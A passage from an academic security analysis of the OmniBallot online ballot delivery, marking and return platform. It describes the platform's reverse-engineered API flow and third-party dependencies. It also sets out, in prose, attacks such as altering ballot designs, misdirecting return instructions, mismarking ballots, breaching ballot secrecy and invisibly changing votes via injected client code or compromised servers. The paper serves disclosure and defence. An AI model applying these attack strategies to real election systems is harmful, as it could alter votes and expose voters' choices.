For online voting, the consensus of election security experts and national security experts is that the risks are unacceptable. Numerous studies of Internet voting systems used or slated for use in real elections have uncovered critical security flaws (e.g., [26, 29, 31, 51, 52, 65]). The National Academies of Sciences, Engineering, and Medicine concluded that "no known technology guarantees the secrecy, security, and verifiability of a marked ballot transmitted over the Internet," and that, "[a]t the present time, the Internet (or any network connected to the Internet) should not be used for the return of marked ballots" [41]. In light of Russia's attacks on U.S. election infrastructure during the 2016 presidential election, the Senate Select Committee on Intelligence has recommended that "[s]tates should resist pushes for online voting," including for military voters [61]. As recently as May 2020, the Cyberse-

curity and Infrastructure Security Agency, Federal Bureau of Investigation, U.S. Election Assistance Commission, and National Institute of Standards and Technology privately warned states that "electronic ballot return technologies are high-risk even with [risk-mitigation] controls in place," and that attacks "could be conducted from anywhere in world, at high volumes, and could compromise ballot confidentiality, ballot integrity, and/or stop ballot availability" [63].

Despite these risks, OmniBallot has not previously been the subject of a public, independent security review,[1] and there is little public documentation about its functionality. Democracy Live even claims that the online ballot return capability should not be considered Internet voting at all, but rather a "secure portal" or "document storage application" [45]. (In fact, it completely matches the definition of Internet voting as used by security experts [1] and by the Election Assistance Commission [59].) Nor have similar ballot delivery and marking products from other vendors been rigorously analyzed. This makes it difficult for voters, election officials, and other policymakers to understand whether the technologies are safe.

In this paper, we present the first public, independent analysis of OmniBallot's security and privacy. We obtained the portion of the software that runs in voters' browsers, reverse engineered it, and created a minimal compatible server in order to study the system's design and operation. Using Delaware's deployment as a model, we describe how the system functions, assess the risks of its various modes of operation, and offer a series of recommendations for the company and for election officials. The analysis was current as of June 7, 2020 and may not reflect later system changes. Our key findings include:

1. OmniBallot's electronic ballot return (online voting) function uses a simplistic approach that cannot achieve software independence [46] or end-to-end verifiability [9], two key goals for secure Internet voting. It also makes extensive use of third-party services and infrastructure: the servers and voter data are hosted in Amazon's cloud, and the client executes JavaScript from both Google and Cloudflare. As a result, votes returned online can be altered, potentially without detection, by a wide range of parties, including Democracy Live itself, insiders at any of these three large tech firms, and attackers who gain access to any of the companies' systems or to a voter's client.
2. The OmniBallot online ballot marking mechanism as used in Delaware needlessly risks violating ballot secrecy by sending the voter's identity and ballot selections to Democracy Live, *even when the voter opts to print the ballot and return it physically through the mail.* There is no technical reason why this information needs to be transmitted over the Internet, and some other jurisdictions have configured OmniBallot to mark the ballot client-side.
3. There are important security and privacy risks even when OmniBallot is used only for delivering blank ballots, including the risk that ballots could be misdirected or subtly manipulated in ways that cause them to be counted incorrectly. Although these risks can be mitigated through careful election procedures, officials need to ensure that the necessary protections are in place, including rigorous post-election audits.
4. In all modes of operation, Democracy Live receives a wealth of sensitive personally identifiable information: voters' names, addresses, dates of birth, physical locations, party affiliations, and partial social security numbers. When ballots are marked or returned online, the company also receives voters' ballot selections, and it collects a browser fingerprint during online voting. This information would be highly valuable for political purposes or for election interference, as it could be used to target ads or disinformation campaigns based on the voter's fine-grained preferences. Nevertheless, OmniBallot had no privacy policy prior to our work, and it is unclear whether there were any effective legal limitations on the company's use of the data.

In this time of widespread social disruption, election officials face intense pressure to make remote voter participation easier and available to more people, but as use of online ballot delivery and return grows, so will the risk that a successful attack could change the result of a major election. We hope that our work will be helpful for states deciding how to conduct upcoming elections in light of COVID-19, and that our analysis of OmniBallot can serve as a template for further security scrutiny of online ballot distribution and return products more generally. Without greater technical transparency and analysis, voters and election officials will be unable to accurately weigh the tradeoffs between risk and access.

2 A Tour of OmniBallot

Much of what is publicly known about OmniBallot comes from a small number of sources, including a FAQ provided by Democracy Live [16], information posted on various sites for jurisdictions' deployments (e.g., [15]), and press statements by the company. In this section, we provide a more complete picture of the system's operation and adoption, based on our own examination of the software.

2.1 Modes of Operation

Each jurisdiction's OmniBallot deployment takes the form of a website at a unique URL. The platform is highly con-

[1] Democracy Live claims that audits have been conducted by the National Cybersecurity Center (a private entity) [43] and ShiftState Security [15], though only high-level summaries of these audits appear to be public. NCC and ShiftState were also claimed to have performed audits of the online voting app Voatz [40], which was later found to have basic, severe security failings [51, 55].

figurable, and jurisdictions can customize the available languages, accessibility options, voter lookup and authentication functions, and available features. Most importantly, jurisdictions can configure the platform to provide any subset of the three modes of operation listed below:

Online blank ballot delivery. The voter downloads a blank ballot corresponding to their home address and/or party affiliation. The ballot is delivered as a PDF file. Most jurisdictions instruct voters to print it, mark it manually, and physically return it to the election authorities.

Online ballot marking. Voters use the website to mark their ballot selections and download the completed ballot as a PDF file. Online marking makes it easier for voters with certain disabilities to fill out their ballots independently. It also allows the website to prevent overvotes and to warn voters about undervotes, reducing errors. The resulting PDF file can be printed and returned physically. Some jurisdictions, including Delaware, also give voters the option to return it via email or fax.

Online ballot return. In some deployments, voters can use OmniBallot to mark their ballots and transmit them to the jurisdiction over the Internet through a service operated by Democracy Live. Like in Washington, D.C.'s attempted Internet voting system [65], jurisdictions print the ballots they receive and then tabulate them with other absentee ballots.

2.2 Deployments

Most instances of OmniBallot appear to be hosted at predictable paths of the form https://sites.omniballot.us/*n*/app, where *n* is the locality's numeric FIPS code [57]. Statewide deployments use two-digit numbers, and counties and cites use five-digit numbers. We visited all pages with these URL formats in May 2020 and found instances for seven state governments and 98 smaller jurisdictions in 11 states.

Nearly all OmniBallot customers offer online ballot delivery, and we found 70 that offer online ballot marking, but only a few appear to allow online ballot return. We found six jurisdictions that have the Internet voting option available:

- Jackson County, OR
  https://sites.omniballot.us/41029/app
- Umatilla County, OR
  https://sites.omniballot.us/41059/app
- Pierce County, WA
  https://sites.omniballot.us/53053/app
- King Conservation District, WA
  https://sites.omniballot.us/kcd/app
- State of West Virginia
  https://sites.omniballot.us/54/app
- State of Delaware
  https://ballot.elections.delaware.gov/app


New Jersey also announced plans to use Democracy Live for online voting [38, 53] and reportedly did use it for local school board elections in May 2020, but we were not able to locate a deployment for the state.

2.3 The Voter's Perspective


We now describe how OmniBallot works from a voter's perspective. Screenshots in Figure 1 illustrate each step. We use the Delaware deployment as a concrete example, noting some of the differences in other deployments where applicable.

1. **Welcome.** Voters visit the main URL of the website and are greeted by a welcome screen. The voter clicks a button to "Mark My Official Ballot."
2. **Voter lookup.** The voter enters their first and last name and birthdate, and the site locates them in the voter registration database. If multiple voters match, the site lists their street addresses and asks the voter to choose one.
3. **Verify voter.** In Delaware, voters entered the last four digits of their social security numbers and a "ballot number" provided by the state in an email sent by the election administrators. These were verified by the server before the voter is allowed to proceed. Some other deployments we examined did not use this verification step.
4. **Return type.** Delaware let voters opt to return their ballots by mail, by fax, by email (using a webmail portal), or through OmniBallot's Internet voting mechanism ("electronic return"). If mail, fax, or email return was selected, voters could either mark their ballots using the site and generate PDF files to return or retrieve blank ballot PDFs and mark them manually.
5. **Ballot marking.** The voter can scroll through the ballot and make selections. Write-in candidates can be entered using the keyboard where permitted. The site will refuse to mark more than the allowed number of candidates.
6. **Selection review.** A summary screen shows the selections in each race (or a warning if the voter made fewer than the allowed number of sections). The voter can return to the ballot to change selections or proceed to casting.
7. **Signature.** Voters are instructed to sign their names with the mouse or touch screen, or to type their names. The result is captured as a bitmap image. Some other jurisdictions do not allow a typed signature and instruct voters that their signature must match the signature on file with the jurisdiction.[2]


[2] On-screen signatures often differ dramatically from signatures made on paper [20].




(a) Voter Lookup




(b) Verify Voter




(c) Return Type




(d) Ballot Marking




(e) Selection Review



(f) Signature



(g) Preview



(h) Ballot Submitted

Figure 1: **Online voting with Democracy Live**, as used in Delaware. The voter's identity and ballot selections are transmitted over the Internet to generate a PDF ballot. Election officials later retrieve the ballot files and tabulate the votes. All screenshots in this paper were captured with a local stand-in server.

8. **Electronic return.** Voters are shown a preview of their return packages (which includes their identification information and signature page) and their completed ballot. These are PDF files that the site renders with JavaScript.

9. **Ballot submitted.** When voters are satisfied, they click a button to submit the ballot over the Internet. In Delaware, voters could check whether a ballot in their name has been accepted using their ballot numbers. However, unlike the confirmations provided by E2E-V systems, this mechanism could not protect the ballot selections from modification.

Alternatively, if voters choose to download a blank ballot or to mark a ballot to send via mail, fax, or email, they follow a different path through the site. There is no signature screen after marking the ballot, and instead the voter is provided with a downloadable PDF file of the ballot and return package.

3 System Architecture and Client Operations

From the client's perspective, each OmniBallot site is a single-page web app. The app is written using the AngularJS framework and implemented as a combination of static HTML, JavaScript, CSS, and JSON-based configuration files. This code runs in the voter's browser and performs all steps of the voting process via a series of API calls to services controlled by Democracy Live. Below, we explain how we performed our analysis, describe the overall architecture of the platform, and provide details of the web app's operation.

3.1 Reverse-Engineering Methodology

Researchers have conducted numerous independent analyses of electronic voting systems by acquiring voting equipment, reverse engineering it, and testing it in a controlled environment (see [30] and references therein). Safely testing an *online* voting system is more challenging. Such systems necessarily have server-side components that (unless source code is available) cannot be replicated in the lab. Accessing non-public server functionality might raise legal issues and would be ethically problematic if it risked unintentionally disrupting real elections [47].

To avoid these issues, we constrained our analysis to publicly available portions of the OmniBallot system. Following similar methodology to Halderman and Teague [31] and, more recently, Specter et al. [51], we obtained the client-side OmniBallot software, which is available to any member of the public, reverse-engineered it, and implemented our own compatible server in order to drive the client without interacting with the real voting system. Of course, this approach limits our ability to identify vulnerabilities in Democracy Live's *server-side* code and infrastructure—an important task for future work—but we were able to learn many details about the platform's design and functionality.




Figure 2: **OmniBallot architecture.** The web app runs in the browser and uses HTTPS to load files and call REST-like APIs from several domains. When voting online or marking a ballot, the app sends the voter's identity and ballot selections to Democracy Live services running in Amazon's cloud. The app runs JavaScript loaded from Amazon, Google, and Cloudflare, making all three companies (as well as Democracy Live itself) potential points of compromise for the election system.

For our analysis, we focused on the instance of OmniBallot deployed in Delaware, which was available at https://ballot.elections.delaware.gov/. As of June 7, 2020, the site used OmniBallot version 9.2.11, which we believe was the most recent version of the system at that time. We began by visiting the site and saving copies of the files that comprise the client. We beautified [35] the minified JavaScript files and ensured that they would not communicate with any live election services by replacing references to `*.omniballot.us` domains with `localhost` and disabling Google's services.

Next, we iteratively reverse-engineered the code to understand each server API call and the format of the expected response, repeating this process until we could complete the voting process using a local stand-in server we created. Finally, we confirmed and extended our reconstruction of the system's operation by inspecting HTTP traces captured by a Delaware voter while using the live system.

Other than accessing resources that are available to the general public, the authors had no interaction with the OmniBallot servers. At no point did we attempt to log in as a real voter or cast a ballot in a real election.

3.2 Service Architecture

The web app communicates with several servers to load static files or make API calls, as illustrated in Figure 2. Four of these services are controlled by Democracy Live and hosted in Amazon Web Services: `{sites, published, lambda, api}.omniballot.us`; all use Amazon CloudFront as a CDN and have HTTPS certificates for `*.omniballot.us`. The app also loads JavaScript libraries from Google (Google Analytics and reCAPTCHA [64]) and Cloudflare (PDF.js).

The `sites` and `published` servers appear to be backed by Amazon S3. The `sites` server hosts the static HTML, JavaScript, and CSS of the web app, with different paths containing different jurisdictions' deployments or different versions of the code. The `published` server hosts static JSON files that specify the configuration of each deployment (`site-config.json`), provide an index of ballot styles (`lookups.json`), and define each ballot. The `site-config.json` file defines the appearance and workflow of the web app, allowing individual app instances to be heavily customized for each jurisdiction.

The `api` server handles voter lookup and authentication. It provides a REST-like API that allows clients to query for specific voter and ballot information as JSON-encoded HTTP queries and responses. The service is hosted through AWS API Gateway, and may be backed by an Amazon EC2 instance. The `lambda` server uses a similar API format to process ballot PDF generation requests and online ballot return submissions, and it appears to be backed by code running on the Amazon Lambda serverless computing platform. Calls to both servers include an `x-api-key` HTTP header set to a hard-coded value.

3.3 Client–Server Interactions

In Delaware, the client-server interactions proceeded along the following lines:

1. The browser visits https://ballot.elections.delaware.gov/ and loads the base HTML page, which defines the site configuration file as https://published.omniballot.us/10/site-config.json and loads the app's base code from




Figure 3: In Delaware, **marked ballot generation** took place on OmniBallot servers. The app sent a POST request (*above*) that included the voter's identity and ballot selections. The server returned the marked ballot as a PDF file. Online voting used a similar request format, with the addition of a browser fingerprint. Marking ballots server-side increases risks to election integrity and ballot secrecy.

https://sites.omniballot.us/v9_2_11/combined.js. The app dynamically loads 24 other JavaScript modules from under the same path. It also loads the Google Analytics library from https://www.googletagmanager.com and the reCAPTCHA library from https://www.gstatic.com.

2. The app looks up the voter's registration information by making a POST request to https://api.omniballot.us/vr/*db*/voters/lookup. This request (and all later POST requests) includes headers for the reCAPTCHA API as an abuse protection mechanism. The request contains the voter's first and last names and date of birth. The server responds with the registration data, including a unique id (*voter_id*), whether the user is a "standard" or military (UOCAVA) voter (*voter_type*), and their party (*voter_party*) and precinct.

3. The app verifies the voter's identity by making a POST request to https://api.omniballot.us/vr/*db*/voter/*voter_id*/verify. The request includes the election ID as well as the ballot number and partial social security number entered by the user. If verification succeeds, the server returns a signed JSON Web Token that authenticates the voter_id.

4. To find available elections, the app sends a GET request to https://api.omniballot.us/accounts/*account_id*/current elections?voter_type=*type*&voter_party=*party*. The server returns a JSON object for each election with the election name, ID, parent_id, and opening and closing dates. The app then locates the appropriate ballot design by loading https://published.omniballot.us/10/*parent_id*/styles/lookups.json, which is a data structure that associates ballot styles with precincts, parties, and voter types. The ballot itself is defined in a static JSON object retrieved from https://published.omniballot.us/10/*parent_id*/styles/*style_id*.json.

5. If the voter chooses to return the ballot via postal mail, fax, or email, the web app generates a ballot PDF file by making a POST request to https://lambda.omniballot.us/packagebuilder/v2. The request includes an HTTP `Authorization: Bearer` header that contains the voter authentication token acquired above. The request body, shown in Figure 3, specifies the election, the ballot style, and the voter's name and other registration information. If the voter is marking the ballot, it also includes the ballot selections, encoded as an array of race and selection identifiers. The server returns a URL to a PDF file containing the generated ballot. The file is hosted in Amazon S3, and the URL is a pre-signed object URL [5] with a five-minute expiration.

6. Online ballot return uses a similar API. The app makes a POST request to https://lambda.omniballot.us/ebr/build with the same authorization header. The request contains the same kinds of data as ballot marking, including the voter's identity, registration information, and ballot selections. In addition, the request contains a browser fingerprint generated using FingerprintJS [62] and a base64-encoded PNG image of the voter's signature. The server returns a ballot ID and URLs from which the client can retrieve PDF files of the marked ballot and return package. These are rendered in the browser using the PDF.js library, which is retrieved from `cdnjs.cloudflare.com`.

7. Finally, to submit the ballot online, the client makes a POST request to https://lambda.omniballot.us/ebr/submit, again including the authorization header. The request contains the voter_id and the ballot_id from the previous step, but the ballot selections are not resent. Based on Democracy Live's statements about using Amazon ObjectLock [4], we assume that this API call causes the server to place the return package and ballot PDFs into an ObjectLock-enabled S3 bucket for delivery to election officials. The server sends a response indicating success, and the voting process is complete.

4 Security Analysis

We now assess the security and privacy risks of the OmniBallot platform. We analyze risks created when OmniBallot is used in each of three modes—blank ballot delivery, ballot marking, and online ballot return—and we discuss how (or whether) they can be mitigated. We consider three main classes of adversaries:

Adversaries with access to the voter's device. The client-side adversaries with which we are most concerned are ones with the ability to alter the behavior of the voter's web browser, such as by modifying HTTP requests or responses or injecting JavaScript into the context of the site. Several kinds of threat actors have these capabilities, including system administrators, other people with whom the voter shares the device (e.g., an abusive partner), and remote attackers who control

malware on the device, such as bots or malicious browser extensions.

Client-side malware is especially concerning because many devices are already infected by malicious software that could be remotely updated to attack OmniBallot. For instance, Microsoft this year took down a botnet controlled by Russian criminals that had infected more than nine million PCs [48]. Botnets are sometimes rented or sold to other parties to perpetrate attacks [32]. Similarly, researchers recently uncovered more than 500 malicious Chrome extensions in use by millions of people [33], and a popular *legitimate* Chrome extension was hijacked and modified to forward users' credentials to a server in Ukraine [34]. Attackers could use these strategies to target large numbers of OmniBallot voters.

Adversaries with access to OmniBallot server infrastructure. The platform's architecture makes server-side adversaries extremely powerful. Depending on which services they compromised, they could change the code delivered to clients, steal sensitive private information, or modify election data, including voted ballots. Potential attackers with such access include: (1) software engineers and system administrators at Democracy Live; (2) insiders at Amazon, which owns and operates the physical servers; and (3) external attackers who manage to breach the servers or Democracy Live's development systems.

Adversaries with control of third-party code. Beyond its reliance on Amazon's cloud, OmniBallot incorporates a wide range of third-party software and services, including AngularJS, FingerprintJS, PDF.js, Google Analytics, and reCAPTCHA. Since all this code runs within the app's browser context, it has the ability to access sensitive data or introduce malicious behavior. In recent years, attackers have hijacked several popular JavaScript libraries to target users of software that incorporates them (e.g., [56]). Moreover, OmniBallot clients load some libraries directly from Google and Cloudflare, putting these companies (as well as Amazon) in a position to surreptitiously modify the web app's behavior.

Even large, sophisticated companies are not beyond being compromised by nation states—see, e.g., Operation Aurora, in which China infiltrated Google and a number of other high-tech companies [67]. While Amazon, Google, and Cloudflare have significant incentives to protect their infrastructure and reputations, they also have large stakes in the outcome of major elections, and individual employees or small teams within the companies may feel strong partisan sympathies and have sufficient access to attack OmniBallot. Furthermore, even if these companies' services were perfectly secure against insiders and exploitation, voters may still be distrustful of their ability to handle votes impartially—just as some of the public does not trust the Washington Post under Jeff Bezos's ownership—weakening the perceived legitimacy of elections.

The subsections that follow discuss attacks that these threat actors could carry out against OmniBallot's blank ballot delivery, online ballot marking, and electronic ballot return features, and against voters' privacy. We omit some important categories of attacks, including denial-of-service attacks and attacks against voter authentication, due to limits of what we can learn without access to the servers or detailed local election procedures. Table 1 summarizes our analysis.

4.1 Risks of Blank Ballot Delivery

OmniBallot's safest mode of operation is online delivery of blank ballots that will be printed, manually marked, and returned physically through postal mail or drop off. (Returning the ballots via email or fax leads to severe risks, which we discuss separately.) Online blank-ballot delivery can provide a valuable enhancement to vote-by-mail systems, but election officials must implement rigorous safeguards to protect against several categories of attacks.

Ballot design manipulation. One mode of attack would be to alter the ballot design. For instance, an attacker could change or omit certain races or candidates or substitute a ballot from a different locality. Such changes might be spotted by well informed voters, but other, harder to detect modifications could cause votes to be counted for the wrong candidate when tabulated by a scanner. For instance, attackers could modify bar codes or timing marks, or shift the positions of selection targets. Conducting these attacks would be straightforward for adversaries with control of the client device, server infrastructure, or third-party code.

To protect against ballot design manipulation, officials first need to check that each returned ballot matches the voter's assigned ballot style, using careful procedures to preserve ballot secrecy. Next, since visual inspection likely cannot detect all modifications that would cause tabulators to miscount the votes, officials either need to count the ballots by hand or manually "remake" the ballots (transfer the votes onto pre-printed ballots) before scanning them. An effective alternative would be to perform a risk-limiting audit [36] (which is necessary in any case to protect against other kinds of error and fraud), but Delaware, West Virginia, and New Jersey do not conduct state-wide RLAs.

Ballot misdirection. Another way to attack blank ballot delivery would be to modify the ballot return instructions, rather than the ballot itself, in order to cause voted ballots to be sent to the wrong place or be delayed until too late to count. In Delaware, OmniBallot included the return instructions and a printable envelope in the same PDF file as the ballot. The attacker could replace the entire delivery address or simply change the zip code or postal bar code to route the ballot to a distant sorting facility. Since OmniBallot verifies the voter's identity before providing the return package, an attacker could decide which ballots to misdirect based on the voter's place of residence or party affiliation.

Voters might detect that their ballots have been misdirected if the jurisdiction provides a ballot tracking service. However, the attacker could simultaneously mail a different ballot in

Configuration	Attacker Capability			Risk
	Manipulate Ballot Design	Compromise Ballot Secrecy	Invisibly Change Votes	
Blank Ballot Printing	(C)(S)(T)			Moderate
Marked Ballot Printing	(C)(S)(T)	(C)(S)(T)		High
Online Ballot Return	(C)(S)(T)	(C)(S)(T)	(C)(S)(T)	Severe

Table 1: **OmniBallot risks.** We show what kinds of attacks are possible when OmniBallot is used in different modes, if an attacker compromises the voter's client (C), Democracy Live's services (S), or third-party infrastructure (T). Ballot designs can be manipulated in all cases. When ballots are marked online, Democracy Live servers see the voter's identity and selections. When ballots are returned online, attackers could potentially change votes without being detected.

the voter's name—but with votes for the attacker's preferred candidates—reusing the voter's identity information taken from the web app. This would make it appear to voters that their ballots had been received.

Officials can partially defend against misdirection by providing correct ballot return instructions through prominent channels other than OmniBallot, such as on other official sites and in the media. We also recommend that states coordinate with the Postal Service to ensure that postal workers are on the lookout for misdirected ballots.

4.2 Risks of Online Ballot Marking

Using OmniBallot to mark ballots online, print them, and return them physically raises greater risks than blank ballot delivery. (Again, marking ballots online and returning them via email or fax leads to severe risks, which we discuss separately.) Some of the risks can be mitigated with careful procedures, but others are difficult to avoid, especially if online ballot marking is widely used.

Enhanced ballot misdirection and manipulation. OmniBallot's online ballot marking configuration could allow attackers to see the voter's selections before the ballot is generated, allowing them to surgically suppress votes for a particular candidate by misdirecting or modifying only those ballots. The attacker could also reorder the candidates, move the selection targets or timing marks, or encode false votes within barcodes, so that the ballot appears (to a human) to be marked for the voter's selected candidate but will be counted by an optical scanner as a vote for a different candidate. These risks make the procedural defenses discussed in § 4.1 even more crucial when jurisdictions offer online ballot marking. However, "remaking" the ballot by reading the votes from a barcode, as some jurisdictions do, introduces further security risks, since attackers could change the barcodes without detection. Instead, absent a risk-limiting audit, officials must manually transcribe the human-readable selections to a preprinted ballot.

Ballot mismarking. Online marking enables a simpler style of ballot manipulation that may be impossible to procedurally mitigate: mismark the ballot so that one or more races reflect the attacker's choices instead of the voter's.

Of course, voters could detect this by carefully reviewing their ballots before returning them. However, recent research involving ballot marking devices—which are susceptible to analogous attacks—finds that the vast majority of voters fail to detect errors on machine-marked paper ballots [10]. OmniBallot users who did notice a problem would likely discard the erroneous ballot and use the system to mark another; the attacker could recognize this repeat attempt and mark the new ballot correctly. Even if a few voters alerted election officials, the voters would have no way to prove that the system misbehaved, so officials would have difficulty distinguishing an attack from isolated human error [7].

Prompting voters to carefully review their ballots may increase error detection to a limited extent. However, modeling suggests that the improvement may not be sufficient to detect outcome-changing fraud in close elections unless use of electronic ballot marking is limited to a small subset of voters [10].

Compromising ballot secrecy. Online ballot marking carries an elevated risk that attackers could compromise the voter's secret ballot. Attackers with the ability to alter or inject code into the web app could exfiltrate the voter's identity and ballot choices. Moreover, since the web app sends the voter's identity and ballot choices to `lambda.omniballot.us` in order to generate the marked ballot PDF file, an attacker with only passive access to the data processed by this service can learn voters' ballot selections, even when the ballot is returned physically.

Furthermore, the ballot return package, including the voter's identity and marked ballot, is saved locally to the voter's computer before being printed. This creates a risk that client-side attackers, including other local users, could gain access to the file. Even if voters delete the files, forensic tools may allow adversaries to recover the ballots long into the future [25].

4.3 Risks of Online Ballot Return

OmniBallot's online ballot return mode carries similar risks to online ballot marking as well as severe additional risk that cast votes could be changed at large scale without detection. These risks cannot be adequately mitigated with procedural changes or readily available technology.

Lack of end-to-end verifiability. Computer scientists have been working for more than 30 years to develop principled techniques for secure remote voting [8]. These protocols use an approach called "end-to-end verifiability" (E2E-V), which (among other properties) allows each voter to independently check that their vote is correctly recorded and included in the election result [9]. Cryptographic E2E-V protocols such as Helios [2] accomplish this without requiring the voter to trust a particular client device or the official election software or servers. These technologies are promising—both for remote voting and as an added layer of protection for traditional voting [37]—but they are also complex and difficult to implement correctly [29]. For this reason, although experts hold that E2E-V should be a requirement for any Internet voting system, they simultaneously caution that "no Internet voting system of any kind should be used for public elections before end-to-end verifiable *in-person* voting systems have been widely deployed and experience has been gained from their use" [21].

OmniBallot does not attempt to achieve E2E verifiability. Instead, it uses a protocol that provides no way for voters, officials, or Democracy Live itself to verify that the ballot selections a voter chooses are the same as what officials receive. Consequently, an attacker with control of the voter's client, of Democracy Live's infrastructure, or of any of the third-party services from which the client loads JavaScript, could change recorded votes. Unlike ballot marking with physical return, where the voter has a chance to review the printed ballot that is sent for tabulation, voters have no practical ability to detect vote-changing attacks involving online ballot return. Nor do election officials. Democracy Live itself would have little opportunity to detect attacks that were perpetrated by client-side malware or third-party infrastructure.

Vote-changing attacks. Recall that OmniBallot's online voting is accomplished by making two API calls to `lambda.omniballot.us`: one that submits the voter's identity and selections and receives a ballot ID and a URL for the marked ballot PDF file, and another that submits the ballot ID and causes the ballot to be delivered to election officials. Both requests are authenticated with a bearer token that is provided after checking the voter's identity.

One way to subvert this process would be to inject malicious code into the web app. This could be accomplished with local malware (such as a malicious browser extension) or by delivering malicious code as part of the JavaScript that OmniBallot loads from Amazon, Google, and Cloudflare servers. Insiders at these companies or at Democracy Live could attempt such an attack, as could external attackers who compromised any of the companies' infrastructure.

Once in control of the client, the attacker could cause the web app to substitute ballot selections of the attacker's choosing. To hide the changes from the voter, the attacker would simply have to generate a separate ballot PDF file to display to the voter that *did* match the voter's selections. This could be accomplished by modifying the real ballot PDF file using client-side code. As a result, the web app would show a ballot containing the selections the voter intended, but the ballot that got cast would have selections chosen by the attacker. The attack would execute on the client, with no unusual interactions with Democracy Live, so there would be no reliable way for the company (or election officials) to discover it.

Attackers with control of the `lambda.omniballot.us` service—such as malicious insiders at Democracy Live or at Amazon, or external attackers who penetrated either company's systems—would have a separate way of changing votes. Malicious code on this server could return one PDF to the voter and store a different one for delivery and counting. Voters would have no way to notice the change.

Insufficient controls. Available documents give us some visibility into Democracy Live's server-side defenses and internal controls. These controls appear to have either limited or no ability to prevent the attacks we have described.

The company says that voted ballots are stored immutably in Amazon S3 using AWS Object Lock [16].[3] While an immutable store does provide some security benefits, it cannot prevent the attacks described above. Object Lock can only protect files from modification after they are stored, so it cannot prevent attacks that modify the ballot before it is placed in S3. It also cannot protect ballots from modification by insiders at Amazon with internal access to the storage system. Moreover, Democracy Live appears to use Object Lock in "governance mode," which means the protections can be bypassed by the root user or other insider accounts with special permissions [17].

Following a pilot of electronic ballot return during a January 2020 election held by Washington State's King Conservation District, Democracy Live conducted what it called a "post election security audit" in order to "verif[y] the integrity of the [. . .] election" and "identify potential malfeasance on the part of Democracy Live employees." An unpublished report by the company [17] explains that the "audit" consisted of a review of log entries created by Amazon's AWS CloudTrail log service [6], and it lists ten specific log queries that were performed. We note that these queries did not cover all vectors by which insiders or other attackers could have modified votes. For instance, although the audit included looking for log entries that would occur if an employee logged in under the root account or attempted to remove a restriction

[3] Object Lock refers to a configuration of Amazon's S3 storage service that allows the developer to designate certain classes of information unmodifiable for various retention periods and configurations [4].

Voter Private Information	Configuration		
	Blank Ballot Delivery	Online Ballot Marking	Online Ballot Return
